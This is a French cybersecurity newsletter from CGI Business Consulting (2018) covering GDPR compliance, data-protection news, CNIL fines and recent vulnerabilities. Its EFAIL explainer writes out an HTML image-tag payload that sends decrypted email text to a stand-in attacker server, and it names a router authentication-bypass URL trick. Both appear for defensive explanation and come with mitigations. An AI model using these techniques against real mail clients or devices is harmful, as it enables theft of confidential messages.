CGI | Business Consulting

CYBERSÉCURITÉ
LA LETTRE

Numéro 22 - Août / Septembre 2018

ÉDITO

Règlement européen sur la protection des données. Saison 2.

Déployer les plans d'action, oui, mais aussi commencer à maintenir le dispositif mis en place.

La date fatidique du 25 mai 2018 est passée et clôt la première saison de la mise en conformité RGPD. Nous pouvons d'ores et déjà en tirer quelques enseignements et capitaliser sur des retours d'expériences :

- une priorité importante a généralement été mise sur la capacité à démontrer la conformité : formalisation d'un registre des traitements, des analyses d'impacts, politique de protection de la vie privée, etc. ;
- un plan d'action de couverture des risques pesant sur les données personnelles a été formalisé dans la majorité des organisations, avec des chantiers techniques et organisationnels à déployer sur une période de 12 à 36 mois. Dans la quasi-totalité des organisations, ce plan d'action continue au-delà du 25 mai 2018 ;
- l'ambition et l'avancement de déploiement de ce plan d'action est très variable selon les périmètres et les organisations.

En conséquence, le niveau de conformité au RGPD est réellement hétérogène d'une organisation à une autre. Un aspect important a souvent été sous-estimé : le maintien du dispositif de conformité, et les questions que ces aspects soulèvent :

- Comment assurer l'efficacité opérationnelle et la pérennité des dispositifs mis en place ?

– Comment construire une seconde ligne de défense sans qu'elle ne rime avec seconde ligne de dépense ?
– Comment définir et maintenir des contrôles cohérents qui permettent une couverture de l'ensemble du périmètre et des activités de l'entreprise ?

À notre sens, la mise en œuvre d'un dispositif maintenu et contrôlé s'articule autour de trois grands axes :

– une démarche de GRC (gouvernance des risques et de la conformité) permet de mesurer précisément le risque de non-conformité règlementaire et d'impliquer la direction dans son suivi. Elle permet également de structurer l'approche en lignes de défense en formalisant le lien entre les contrôles et les risques qu'ils couvrent ;
– les systèmes de management de la protection de la vie privée, construits selon la norme ISO 27552, permettent de maintenir sous contrôle et de promouvoir à l'intérieur comme à l'extérieur de l'entreprise la protection des données, qui devient un argument marketing et améliore l'exploitation du patrimoine informationnel ;
– une stratégie d'audit cohérente, déployée sur l'ensemble du périmètre et construite en fonction des risques est incontournable et sera selon toute probabilité un élément scruté de près par les autorités de contrôle.

Mais un dispositif efficace, c'est également un dispositif aux coûts maîtrisés. En cela, une approche par l'innovation permet de réduire les coûts et de concentrer les efforts sur les périmètres les plus à risque. Quelques pistes valent la peine d'être étudiées :

– une approche RPA (Robot Process Automation) permet d'industrialiser les contrôles sur des périmètres larges, en assurant une qualité et une couverture renforcée des contrôles à moindre cout ;
– les solutions d'intelligence artificielle sont utilisées pour mieux caractériser les typologies de données personnelles dans des SI complexes et hétérogènes ;
– des solutions de types chatbot peuvent être utilisées pour sensibiliser les utilisateurs en interne, alléger la charge du DPO ou valoriser l'initiative RGPD auprès de ses clients, en répondant à leurs principales préoccupations en matière de vie privée, voire en les assistant dans l'exercice de leurs droits.

Les organisations visant l'objectif de conformité doivent mener de front non seulement le déploiement du plan d'action mais aussi le suivi, le maintien et l'optimisation du dispositif de conformité, actions qui sont tout aussi obligatoires dans le RGPD que la mise en œuvre initiale du dispositif. C'est sur ce challenge que s'ouvre la seconde saison du RGPD.

CÉCILIEN CHARLOT
Consultant sécurité et gestion des risques
cecilien.charlot@cgi.com

EFAIL • LE CHIFFREMENT DES E-MAILS EN DANGER ?

La vulnérabilité EFAIL est l'un des faits marquants de ce début d'année. A première vue très critique, le rapport de recherche étayant sa découverte a permis d'en mesurer les conséquences. On vous explique.

Tout d'abord, pour comprendre le réel impact de cette vulnérabilité, il faut revenir sur la façon de l'exploiter.
La vulnérabilité EFAIL repose sur une faiblesse de l'implémentation des normes OpenPGP et S/MIME utilisées pour chiffrer les échanges de courriel au sein de plusieurs clients de messagerie.
L'attaque repose sur l'utilisation malicieuse d'éléments HTML faisant référence à des ressources externes, par exemple des images.

L'attaque consiste à utiliser ce principe pour envoyer une requête contenant le message déchiffré à un serveur malveillant.

1. Pour procéder à l'attaque, il faut en premier lieu que l'attaquant récupère l'e-mail chiffré de la victime. Pour cela, plusieurs manières de procéder s'offrent à l'attaquant : espionner le trafic réseau, compromettre les comptes ou les serveurs de messagerie ou accéder aux sauvegardes.

2. Ensuite, l'attaquant va envoyer à la victime un message constitué de 3 parties :
(1re partie)

```
<img src="http://serveur-de-l-attaquant.fr/
```

(2e partie, message chiffré)

```
XMC4FTDHBDIJDOKDIHDD6DTYGDYDT6D8HGD87
```

(3e partie)

```
">
```

3. En ouvrant le message, le client de messagerie de la victime va déchiffrer le message chiffré (2e partie). Le client de messagerie interprétera finalement le contenu suivant :

```
<img src="http://serveur-de-l-attaquant.fr/mon-mot-de-passe-est-AZERTY123">
```

4. Le tour est joué. Le client de messagerie va effectuer une requête auprès du serveur de l'attaquant qui, en capturant les requêtes adressées à son serveur, pourra récupérer le contenu du message initialement chiffré.

Cette vulnérabilité n'est pas des plus sophistiquées mais l'attaquant doit avoir connaissance d'au moins un message chiffré et le client de la victime doit effectuer une requête vers internet, comportement désactivé par défaut sur une majeure partie des clients modernes. Ainsi, obtenir un contexte dans lequel tous ces prérequis sont réunis est très complexe et il est peu probable que ces attaques soient largement exploitées. Cependant, elles demeurent fonctionnelles et il est envisageable que de nouvelles versions plus efficaces voient le jour dans les prochains mois.
Plusieurs actions permettent de se protéger et de continuer l'envoi de courriels chiffrés de bout-en-bout. Le moyen le plus radical est d'utiliser un autre canal de communication. Vous pouvez aussi déchiffrer les courriels dans une autre application que celle utilisée pour lire les courriels. Pour limiter les possibilités, vous pouvez désactiver le rendu HTML des courriels dans le client et la possibilité d'effectuer une requête vers l'extérieur.

En définitive, il reste assez peu probable de voir cette vulnérabilité exploitée et, même si elle n'est pas à prendre à la légère, l'emballement médiatique dont elle a fait l'objet était injustifié.

Plus d'informations sur le site efail.de

LA DONNÉE, PLUS QUE JAMAIS DANS L'ACTUALITÉ

Sécuriser les données, c'est ce qui constitue notre coeur de métier. Vulnérabilités, nouvelles règlementations, sanctions, bonnes pratiques... Focus sur ce qui a attiré notre attention dans l'actualité !

Cambridge Analytica

Le scandale dit « Cambridge Analytica » a mis en lumière deux sujets d'importance : la manipulation d'opinion publique rendue possible par une connaissance approfondie des données personnelles d'internautes utilisateurs des réseaux sociaux ; le vol de ces mêmes données personnelles par un détournement du consentement des utilisateurs. C'est ce dernier qui nous intéresse le plus. De plus en plus d'entreprises et d'administrations développent une politique *open data*. Ces données ouvertes peuvent revêtir deux formes : soit il s'agit de données anonymisées, agrégées ou statistiques, soit il s'agit de données personnelles, accessibles à des fournisseurs de services, uniquement avec une authentification de l'utilisateur. Dans ces cas-là, ce scénario doit rester dans toutes les têtes. Il est quasi impossible de maitriser ce que fait le fournisseur de données des informations qu'il obtient avec le consentement de l'utilisateur.

Lire l'article

Le CLOUD Act : une réelle menace ?

Le CLOUD Act est une loi votée par les États-Unis obligeant les fournisseurs de données américains à fournir, sur demande des autorités, les données qu'ils détiennent, quel que soit l'endroit où elles se trouvent. L'Union Européenne va sûrement négocier un accord avec les États-Unis afin de clarifier et d'encadrer ces transferts de données entre les États membres et les États-Unis. En attendant, les fournisseurs peuvent faire jouer les exceptions. Si la demande ne concerne pas un citoyen américain, ou ne résidant pas sur le territoire américain, ou bien que le transfert oblige le fournisseur à enfreindre la règlementation du pays hébergeant les données, alors il peut porter un recours devant un tribunal américain pour faire bloquer la demande de transfert de données.

Lire l'article

Comment l'ANSSI compte détecter les cybermenaces chez les opérateurs ?

Le projet de Loi de programmation militaire (LPM) 2019-2025 a été adopté fin juin. Par son biais, les opérateurs gagnent de nouvelles responsabilités. En effet, ils doivent être en mesure de repérer toute activité suspecte via des « marqueurs » fournis par l'ANSSI.

Lorsqu'une activité suspecte détectée est susceptible de frapper une autorité publique ou un OIV, comme un grand hôpital ou un acteur du nucléaire, l'opérateur doit impérativement prévenir l'ANSSI. Charge à cette dernière d'agir en conséquence, voire d'installer ses propres sondes sur le réseau de l'opérateur, si elle le juge nécessaire. Le tout dans un temps limité, sous contrôle du régulateur des télécoms, l'Arcep.

Lire l'article

3, 2, 1 : réplication de données !

Vous avez mené une analyse de risque sur vos activités. Très bien.

Votre cartographie des risques fait apparaitre des scénarios de perte de site informatique avec une forte gravité et une faible probabilité. Classique. Vous décidez de mettre en œuvre un plan de secours informatique, mais vous confondez RPO et RTO, vous cherchez les différences entre réplication synchrone et asynchrone,…

cet article est pour vous !

35 millions de $ d'amende pour Yahoo suite à une fuite de données !

Selon la Securities and Exchange Commission (SEC), Yahoo! aurait trompé ses investisseurs en ne révélant pas l'ampleur du piratage de 2014 dont l'entreprise avait pourtant pleine connaissance, puisque celui-ci incluait de nombreuses données personnelles d'utilisateurs. Yahoo! a donc accepté de payer une amende de 35 millions de dollars afin de solder ces accusations graves, le piratage ayant de plus concerné des centaines de millions de comptes.

Lire l'article

RSSI et DPO : une répartition des rôles idéale ?

Le RGPD comporte une obligation de nommer un Data Protection Officer (délégué à la protection des données). Celui-ci partage des moyens et certains objectifs avec les RSSI. Tous deux travaillent à la protection des données. Le Responsable de la sécurité des systèmes d'information protège l'entreprise de manière directe, tandis que le DPO a pour vocation de protéger les personnes. Il permet indirectement de réduire les risques pour l'entreprise, par la réduction d'impact réglementaire, d'image et financier.

Lire l'article

Charte de déontologie du DPO

L'association française des correspondants à la protection des données à caractère personnel (AFCDP) publie une charte de déontologie que chaque DPO peut signer après en avoir pris connaissance.

Télécharger la charte

Nouveau décret d'application pour la loi informatique et liberté

Suite à la mise en conformité de la législation française avec le RGPD, un décret d'application vient de paraître. Ce dernier ne provoque aucune révolution, cependant, quelques modifications marginales sont à mettre en lumière. Par exemple, les sous-traitants voient leur existence prise en compte dans les procédures. Des dispositions particulières concernent les données de santé et relatives aux condamnations. L'article 24 du décret modifie le régime des transferts de données vers des pays extérieurs à l'Union Européenne en prenant en compte les fameux agréments de règles contractuelles. L'article 19 met à jour le statut du Délégué à la Protection des Données.

Consulter le décret

NotPetya, retour sur la cyber attaque qui a fait trembler le monde entier

Entreprises paralysées, agences gouvernementales gelées, ... Comment une simple ligne de code a provoqué un tsunami informatique ? Un article original qui retrace l'incroyable épopée du virus NotPetya.

Lire l'article

Le chiffre du mois

77% *des entreprises n'ont pas de plan de gestion de crise.*

Source : globalsecuritymag.fr

Nous recrutons !

En ce milieu d'année 2018, CGI Business Consulting fait face à une forte croissance de son activité.
Nous recrutons constamment des consultants en sécurité et gestion des risques.

Envoyez votre candidature

Pour de l'information en temps réel, retrouvez-vous nous sur twitter @CGIsecurite

Consulltez les précédents numéros de la lettre cybersécurité sur www.cgi.com/view/brochure

CYBER BRÈVES

Attaques, failles de sécurité, nouvelles réglementations, condamnations. Les actualités dans le domaine de la cybersécurité sont riches. Bien souvent des leçons peuvent en être tirées. Voici quelques faits divers à ne pas manquer.

Deux failles de sécurité mettent plus d'un million de routeurs fibre à la merci des pirates

Des experts ont découvert deux failles de sécurité qui concernent un million de routeurs Fibre FTTH dans le monde, dont des routeurs GPON installés par les opérateurs français. La faille est d'autant plus grave qu'elle est facile à exploiter : il suffirait d'ajouter « ?images/ » à la fin des URL utilisées pour accéder aux routeurs et contourner ainsi le système d'authentification. Par ailleurs, les attaquants pourraient également exploiter les fonctions de Ping et Traceroute pour exécuter du code sur la machine cible.

Ce type de faille est doublement problématique : outre l'utilisation du matériel pour créer un botnet, les routeurs se présentent comme des portes d'entrée vers les réseaux domestiques et peuvent ainsi permettre l'organisation d'attaques ciblant les données personnelles.

Lire l'article

SPECTRE et MELTDOWN : Intel change le design de ses processeurs pour inclure une protection matérielle

Intel espère bien mettre un terme aux vulnérabilités Spectre et Meltdown.

À partir du second semestre 2018, les processeurs d'Intel qui seront commercialisés incluront des protections matérielles contre ces failles. Bien évidemment, les processeurs déjà sur le marché ne pourront pas accéder à ces améliorations matérielles. Il faudra se contenter des correctifs logiciels.

Lire l'article

Attaque CCleaner

Rappelez-vous de l'attaque ayant touchée CCleaner en milieu d'année dernière. La découverte des faits avait à l'époque fait couler beaucoup d'encre, puisque cette attaque visait l'un des logiciels de nettoyage pour Windows les plus téléchargés.

Si la nature de l'attaque avait été identifiée en fin d'année dernière, certains sites spécialisés sont revenus en détail sur le modus operandi d'une attaque bien ficelée qui aura mis près de 8 mois à être détectée pour infecter finalement 2,3 millions de PC.

Redécouvrez en détail les étapes de la compromission de la chaine logistique du gratuiciel.

Lire l'article

Les attaques BGP sont toujours d'actualité

Des attaquants ont réussi à détourner la route 53 d'Amazon pendant 2 heures environ. En clair, ils avaient la possibilité d'intercepter et de détourner tout le trafic entre les internautes et les clients d'Amazon Web Services qui étaient servis par cette route.

Le seul site qui semble avoir fait l'objet d'un détournement est myetherwallet, un portefeuille en ligne de cryptodevises. Cela a permis aux attaquants d'obtenir les clés privées des portefeuilles Ethereum des visiteurs, et de les siphonner. Bilan : ~100k$ récupérés et versés sur un portefeuille de plusieurs millions d'euros. Un peu maigre étant donné les moyens déployés. Il s'agissait probablement d'une attaque « test ».

Lire l'article

Twitter réactif sur les bugs

Le 3 mai 2018, le réseau social Twitter a annoncé publiquement et à l'ensemble de ses utilisateurs avoir découvert un bug causant le stockage en clair de leurs mots de passe dans un registre interne.

Sans preuve d'intrusion ou d'utilisation frauduleuse de ces informations, Twitter a néanmoins rapidement conseillé à chacun de modifier son mot de passe par précaution, tout en ayant corrigé le bug par ailleurs.

Lire l'article

LES MENACES

Faxploit ou Piratage via Fax

Selon des travaux de recherche de Checkpoint, publiés lors de la dernière Defcon 2018 sous le nom de « Faxploit », un attaquant peut envoyer des images spécialement sur des faxs pour infecter ses victimes avec des fichiers malveillants (logiciels de cryptomining, chevaux de Troie, etc.). La machine ciblée décodera le fichier et téléchargera le logiciel dans sa mémoire. Ainsi, les pirates peuvent facilement obtenir des données confidentielles ou perturber l'ensemble du réseau auquel le télécopieur est connecté. Une large gamme d'appareils est exposée, étant donné que les mêmes protocoles de communication sont utilisées sur l'ensemble des modèles de fax de tous les fournisseurs.

Lire l'article

Phishpoint-attack : nouvelles techniques de contournement des protections Office 365

La très populaire suite Microsoft Office 365 est victime d'une nouvelle vague d'attaque qui essaye de contourner les mécanismes de protection ATP (Advanced Threat Protection). Les attaquants envoient des e-mails à leurs victimes contenant un lien vers un document SharePoint. Une fois ce fichier ouvert la victime est invitée à cliquer sur un second lien qui cette fois la redirige vers une page web présentant une fausse page de connexion Microsoft contrôlée par le pirate. Microsoft n'analysant que les liens contenu dans l'e-mail, et le document SharePoint étant lui même « sain », la firme ne peut identifier la menace.

Lire l'article

Piratage de Reddit : vulnérabilité de l'authentification par SMS

Encore une attaque où l'authentification multi-facteur par SMS est mise en cause. Reddit, le plus grand forum du web, a subi cet été une intrusion. Malgré la mise en place d'une authentification à deux facteurs, le fait que celle-ci soit par SMS a permis à l'attaquant d'intercepter les messages et de récupérer le code. C'est une nouvelle preuve que dans le cadre de la mise en œuvre d'authentification à deux facteurs, il est fortement recommandé de se tourner vers des solutions où l'utilisateur dispose d'un terminal permettant de générer le code (app smartphone, clés, etc.) pour l'accès à des fonctions d'administration.

Lire l'article

LES ÉVÈNEMENTS DE L'ÉTÉ

Nuit du HACK XXVI – 30/06 et 01/07 à Paris

La conférence française de la sécurité a investi cet été pour son 26e anniversaire la Cité des sciences et de l'industrie. Plus de 2 000 personnes s'y sont donné rendez-vous pour profiter des conférences, des ateliers ainsi que des différents challenges compétitifs auxquels se sont confrontés plusieurs membres du laboratoire de sécurité de CGI. Rendez-vous l'année prochaine pour la première édition de « leHack » !


NSA : DEFCON – Du 09 au 12/08 à Las Vegas

Un des points d'orgue de cette conférence a été l'intervention de Rob Joyce, conseiller Senior en stratégie de cybersécurité à la NSA qui a rappelé que « 93% des incidents de sécurité traités par la NSA en 2017 auraient pu être évités en appliquant les bonnes pratiques de la sécurité ». Un appel à consolider les bases de la sécurité assurément.

À VENIR ...

Assises de la sécurité – du 9 au 12 octobre à Monaco

Indéniablement l'événement Cybersécurité de l'automne à ne pas manquer. Nous y serons, et vous ?



LA BIBLIOTHÈQUE CYBER

Notre sélection de guides, livres blancs, études ou tout autres documents qui ont suscité notre intérêt. Bonne lecture !

Nouvelle version (1.1) du NIST Cybersecurity Framework

Le NIST (National Institute of Standards and Technology) a publié la version 1.1 de son Cybersecurity Framework. Totalement inter-opérable avec la version 1.0 (2014), cette nouvelle version s'enrichit, particulièrement sur les aspects d'identité et d'authentification, d'auto-évaluation des risques cyber, de gestion de la cybersécurité au sein de la chaîne d'approvisionnement et de divulgation de vulnérabilité.

Administration sécurisée des systèmes d'information

Le guide « Recommandations relatives à l'administration sécurisée des systèmes d'information », publié pour la première fois par l'ANSSI en février 2015, vient récemment d'être actualisé. Mis à part la réorganisation des chapitres et une refonte graphique, qui rend toutefois le travail de lecture bien plus agréable et cohérent, cette version 2 intègre des modifications faisant suite à des retours d'expérience de la part de contributeurs.

Livre blanc sur la cybersécurité des systèmes industriels

Un ouvrage qui fournit une démarche et apporte des réponses pragmatiques pour permettre aux industriels de maîtriser le risque cyber. Il propose des mesures très opérationnelles, explique les enjeux et les difficultés, et ouvre une perspective plus large sur la protection du futur Internet des objets.

Le tout premier polar sur l'intelligence artificielle, d'un réalisme époustouflant !

Le livre de David Gruson se déroule en 2025. SARRA, une intelligence artificielle est chargée de trouver une réponse à un risque d'épidémie d'Ébola en plein cœur de Paris. Toutes les hypothèses circulent sur l'origine de la contamination, y compris celle du terrorisme biologique. La Machine administrative, politique et médiatique est prête à s'emballer.

Tension extrême : le roman de la rentrée à ne pas manquer !

L'Agence nationale de la sécurité des systèmes d'information (ANSSI) traque des pirates informatiques de très haut niveau, qui cartographient et s'introduisent dans les réseaux français sans y faire de dégât. L'activation de ces « agents dormants » pourrait avoir des conséquences catastrophiques. Une histoire de cyberattaques qui transforme les objets connectés en armes mortelles. « Je n'avais pas lu de polar depuis vingt ans, mais là, sincèrement, ça vaut le coup ! » déclare Guillaume Poupard.

LA SÉLECTION DU LAB'

Cette section est alimentée par notre équipe d'expert du laboratoire de sécurité. Elle met en avant des sujets d'actualité et de veille dans les domaines de l'audit technique, la détection et la réponse à incident.

Traque des injections SQL

Les injections SQL sont de plus en plus dures à identifier. SleuthQL est un script Python3 visant à améliorer la découverte de vulnérabilités de type injections SQL.

Lire l'article

Burp

Les vulnérabilités dans les mécanismes de désérialisation peuvent permettre à des attaquants d'exécuter du code malveillant sur des serveurs. NCCGroup a développé un plugin Burp permettant d'identifier des vulnérabilités dans les mécanismes de désérialisation d'objets Java et .NET.

Lire l'article

ZIP Slip

Zip Slip est une vulnérabilité critique qui permet aux attaquants d'écrire des fichiers arbitraires sur un système en abusant d'un mécanisme d'extraction d'archive. Ce dépôt GIT explique cette vulnérabilité en détail.

Lire l'article

ZOOM SUR LES SANCTIONS CNIL

Optical Center : une sanction sans appel ?

Le groupe est condamné à payer une amende de 250 000 euros « pour avoir insuffisamment sécurisé les données de ses clients effectuant une commande en ligne à partir de son site internet ». Rapellons qu'en 2015, à cause d'un défaut de sécurité dans un tout autre dossier, Optical Center avait écopé d'une sanction de la CNIL de 50 000 euros. Et comme il y a trois ans, l'enseigne entend réagir et contester cette décision devant le Conseil d'État.

ADEF (Association pour le Développement des Foyers)

75 000 euros, c'est le prix à payer pour avoir manqué à son obligation de préserver la sécurité et la confidentialité des données personnelles des utilisateurs de son site. Noms, prénoms, dates de naissance, coordonnées postales, statut marital ou encore leur nombre d'enfants ; le numéro d'inscription au répertoire national d'identification des personnes physiques (NIR) ; des IBAN et encore bien d'autres données relevant de la vie privée : salaire, revenu fiscal de référence, versement d'une aide personnalisée au logement ou d'une allocation aux adultes handicapés.

Dailymotion

La plateforme de vidéos en ligne Dailymotion, écope d'une amende de 50 000 euros, pour ne pas avoir suffisamment « sécurisé les données des utilisateurs inscrits », après un piratage de données intervenu en 2016. Au total on décompte plus de 82,5 millions d'adresses e-mail qui ont fuité.

Cette sanction semble plutôt faible comparée à celle d'Optical Center. Cela s'explique principalement par le fait que Dailymotion a fait preuve de coopération dans le cadre de cette fuite, notamment en prenant immédiatement des mesures « afin d'atténuer les effets négatifs ».

À propos de CGI

CGI Business Consulting, cabinet de conseil en innovation et transformation, fait partie du Groupe CGI inc. Ses consultants associent expertises sectorielles, fonctionnelles et technologiques pour accompagner les plus grandes entreprises et organisations. Parce que chaque client est unique, CGI Business Consulting a créé des méthodes de travail spécifiques permettant à chacun de prendre part au management de sa transformation et garantissant une amélioration durable de ses performances.

CGI Business Consulting dispose notamment d'une équipe d'experts spécialisée dans le conseil aux entreprises et aux organismes publics pour les assister à lutter efficacement et globalement contre toutes les formes de cybercriminalité. CGI Business Consulting et son laboratoire de sécurité sont qualifiés « Prestataire d'audit de la sécurité des systèmes d'information » (PASSI) par l'ANSSI. Cette qualification atteste du haut niveau de qualité et d'expertise de nos prestations, ainsi que du traitement hautement sécurisé des informations de nos clients collectées lors des audits.

Fondée en 1976, CGI est l'une des plus importantes entreprises de services en technologie de l'information et en gestion des processus d'affaires au monde et offres de services-conseils en management ainsi que des services d'intégration de systèmes et de gestion déléguée de grande qualité.

Directeur de la publication
Rémi Kouby

Rédacteur en chef
Geoffroy Andrieu

Comité de rédaction
Geoffroy Andrieu, Rémi Kouby, Arnaud Mangematin, Estelle de Monchy, Yoann Parronnaud

Contact
remi.kouby@cgi.com

© CGI Business Consulting 2018
https://www.cgi.fr/conseil/cybersecurite